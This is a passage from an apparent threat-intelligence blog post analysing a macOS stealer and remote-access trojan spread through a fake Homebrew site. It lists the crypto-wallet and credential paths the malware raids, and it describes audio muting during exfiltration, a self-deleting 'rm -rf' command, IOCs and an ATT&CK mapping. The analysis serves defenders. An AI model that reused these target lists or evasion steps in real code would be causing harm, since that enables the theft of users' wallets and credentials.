The malware demonstrates comprehensive cryptocurrency targeting with support for over 20 different wallet applications. It implements recursive directory walking to locate and exfiltrate wallet data from the following paths:
Bitcoin and Altcoin Node Wallets:
~/Library/Application Support/Bitcoin/wallet.dat
~/Library/Application Support/Litecoin/wallet.dat
~/Library/Application Support/Dogecoin/wallet.dat
~/Library/Application Support/Raven/wallet.dat
~/Library/Application Support/DashCore/wallets/
~/Library/Application Support/DigiByte/wallets/

                Copy
Ethereum and Multi-Currency Wallets:
~/Library/Ethereum/keystore/
~/.electrum/wallets/
~/.electrum-ltc/wallets/
~/.electron-cash/wallets/
~/.sparrow/wallets/
~/Monero/wallets/

                Copy
Desktop Wallet Applications:
~/Library/Application Support/Exodus/exodus.wallet/
~/Library/Application Support/atomic/Local Storage/
~/Library/Application Support/Guarda/Local Storage/
~/Library/Application Support/Jaxx/Local Storage/
~/Library/Application Support/Coinomi/wallets/
~/Library/Application Support/MyMonero/*.mmdbdoc_v1
~/Library/Application Support/Daedalus Mainnet/wallets/
~/.walletwasabi/client/Wallets/
~/Library/Application Support/BlockstreamGreen/

                Copy
Hardware Wallet Companion Apps:
~/Library/Application Support/Ledger Live/app.json
~/Library/Application Support/@trezor/
~/Library/Application Support/Specter/

                Copy
Additional Wallets:
~/Library/Application Support/Binance/
~/Library/Application Support/Neon/storage/userWallet.json
~/Library/Containers/com.bitpay.wallet.desktop/

                Copy
Each wallet directory is recursively traversed, with files matching wallet data patterns being staged for exfiltration. The malware specifically targets wallet.dat files, keystore directories, and configuration JSON files that may contain encrypted private keys.
Desktop and Document Theft
Beyond structured application data, the malware harvests files directly from the user's Desktop and Documents folders using AppleScript-based enumeration. This approach leverages the macOS Finder application to list and copy files matching specific extensions, providing access to potentially sensitive documents that may contain passwords, financial information, or other valuable data.
The targeted extensions cover common document formats (txt, rtf, doc, docx), spreadsheets (xls, xlsx), presentations (key), cryptocurrency-related files (wallet, dat), images (jpg), security files (pdf, pem, asc, ppk), and configuration files (rdp, sql, ovpn, kdbx, conf, json). Additional targets include SSH private keys, FileZilla FTP credentials, OpenVPN configurations, Discord authentication tokens, Steam session data, and TOTP authenticator secrets.
Figure 22: Desktop and Documents theft via AppleScript with targeted file extensions.Remote Access Trojan Commands
The malware implements a full-featured RAT (Remote Access Trojan) with multiple command handlers. The C2 protocol supports shell command execution in two modes, one that captures and returns output to the operator and a silent mode that executes without returning results.
Additional commands include the ability to start and stop the exfiltration thread for ongoing data theft, targeted file exfiltration for specific files requested by the operator, and system commands for persistence management.
The malware also implements a system reboot command using 'reboot -l' (logged reboot), which can be used by operators to force the system to restart. This might be used after installing additional payloads or modifying system configurations that require a reboot to take effect.
Exfiltration Thread Operations
The exfiltration thread implements several operational security measures. Before initiating file transfers, it mutes the system audio using AppleScript ("set volume output muted true") to prevent any notification sounds from alerting the user. Audio is restored after exfiltration completes. The thread supports multiple operation modes including file browsing, directory listing, and targeted file download, giving operators flexibility in data collection.
Self-Destruct Capability
Upon receiving the uninstall command from the C2 server, the malware executes a self-cleaning routine. It first removes the LaunchAgent plist file from ~/Library/LaunchAgents/com.homebrew.brewupdater.plist, then uses a clever technique to delete itself: it spawns a background bash process using 'open -a /bin/bash --args -c "sleep 3; rm -rf '%s'"' that waits 3 seconds before recursively removing the malware's installation directory.
This delay ensures the malware process has time to exit cleanly before its binary is deleted, leaving minimal forensic artifacts on the system.
Indicators of Compromise
File Indicators
| Type | Value |
|---|---|
| loader | f985cd667c77e7d99c1ac2ea9cb0861ded15e1c2d44e480cbd178ca8b2caae42 |
| cuckoo | 545dd5cba264bf242bc837330ca34247e202f7ac25f03eec63bf5842357519f1 |
Persistence Artifacts
| Artifact | Path/Value |
|---|---|
| LaunchAgent Plist | ~/Library/LaunchAgents/com.homebrew.brewupdater.plist |
| Binary Location | ~/.local-{session_id}/BrewUpdater |
| Plist Label | com.homebrew.brewupdater |
Network Indicators
| Type | Indicator | Notes |
|---|---|---|
| Domain | homabrews[.]org | Primary C2 domain |
| Domain | raw.brewsh[.]cx | Typosquat variant |
| Domain | braw[.]sh | Typosquat variant |
| Domain | brewsh[.]cx | Typosquat variant |
| Domain | brew[.]lat | Typosquat variant |
| Domain | brew.pages[.]dev | Typosquat variant |
| IP Address | 5.255.123[.]244 | Shared C2 infrastructure |
MITRE ATT&CK Mapping
The following table maps the complete attack chain from initial ClickFix delivery through Cuckoo Stealer execution to the MITRE ATT&CK framework:
| Tactic | ID | Technique | Description |
|---|---|---|---|
| Initial Access | T1189 | Drive-by Compromise | Fake Homebrew website delivers malicious payload |
| Initial Access | T1566.002 | Phishing: Spearphishing Link | Typosquat domains lure developers |
| Execution | T1204.001 | User Execution: Malicious Link | User clicks fake install button |
| Execution | T1204.002 | User Execution: Malicious File | User executes copied Terminal command |
| Execution | T1059.004 | Command and Scripting: Unix Shell | curl - bash downloads and executes payload |
| Execution | T1059.002 | Command and Scripting: AppleScript | AppleScript used for file operations and muting |
| Persistence | T1543.001 | Create System Process: Launch Agent | com.homebrew.brewupdater.plist created |
| Persistence | T1547.011 | Autostart Execution: Plist Modification | LaunchAgent ensures execution at login |
| Defense Evasion | T1027 | Obfuscated Files or Information | XOR-encrypted strings hide IOCs |
| Defense Evasion | T1553.001 | Subvert Trust: Gatekeeper Bypass | xattr -d removes quarantine attribute |
| Defense Evasion | T1070.004 | Indicator Removal: File Deletion | Self-destruct command removes malware |
| Defense Evasion | T1614.001 | System Location: Language Discovery | CIS locale check avoids certain regions |
| Defense Evasion | T1562.001 | Impair Defenses: Disable Tools | Volume muted during exfiltration |
| Credential Access | T1555.001 | Password Stores: Keychain | ~/Library/Keychains/ directory stolen |
| Credential Access | T1555.003 | Password Stores: Web Browsers | Chromium/Firefox credentials extracted |
| Credential Access | T1539 | Steal Web Session Cookie | Browser cookies and session data stolen |
| Credential Access | T1552.001 | Unsecured Credentials: Files | FileZilla, OpenVPN configs harvested |
| Discovery | T1082 | System Information Discovery | HOME, LANG environment variables checked |
| Discovery | T1083 | File and Directory Discovery | Recursive wallet/app directory scanning |
| Discovery | T1518 | Software Discovery | Browser and wallet app detection |
| Collection | T1005 | Data from Local System | Documents, Desktop, Notes collected |
| Collection | T1113 | Screen Capture | screencapture -x screenshots taken |
| Collection | T1119 | Automated Collection | Systematic theft of 20+ wallet types |
| Collection | T1560 | Archive Collected Data | Data staged for exfiltration |
| Command and Control | T1071.001 | Application Protocol: Web | HTTPS C2 over port 443 |
| Command and Control | T1573.002 | Encrypted Channel: Asymmetric | X25519 ECDH key exchange |
| Command and Control | T1573.001 | Encrypted Channel: Symmetric | MD5-derived XOR encryption |
| Command and Control | T1105 | Ingress Tool Transfer | Second-stage binary downloaded |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | Stolen data sent via C2 protocol |
| Impact | T1529 | System Shutdown/Reboot | RAT command triggers reboot -l |
Conclusion
Tracking adversary infrastructure requires correlating registration data, hosting pivots, certificate history, and behavioral indicators. This campaign works because it blends in. The installation command looks legitimate. The flags are familiar. The flow mirrors real developer behavior.
Once executed, the malware moves quickly: harvesting credentials, establishing LaunchAgent persistence, encrypting C2 traffic, and systematically collecting browser data, wallet files, Keychain contents, messaging sessions, and local documents.
The infrastructure pivots were just as important as the malware analysis. Starting from one typosquat, we uncovered a broader network of domains, shared hosting, and repeated behavioral patterns tied to ClickFix delivery.
If your team needs visibility into attacker-controlled infrastructure and early detection of delivery patterns like ClickFix, book a demo to see how Hunt.io supports infrastructure-driven threat hunting.
Related Posts
Related Posts
Related Posts


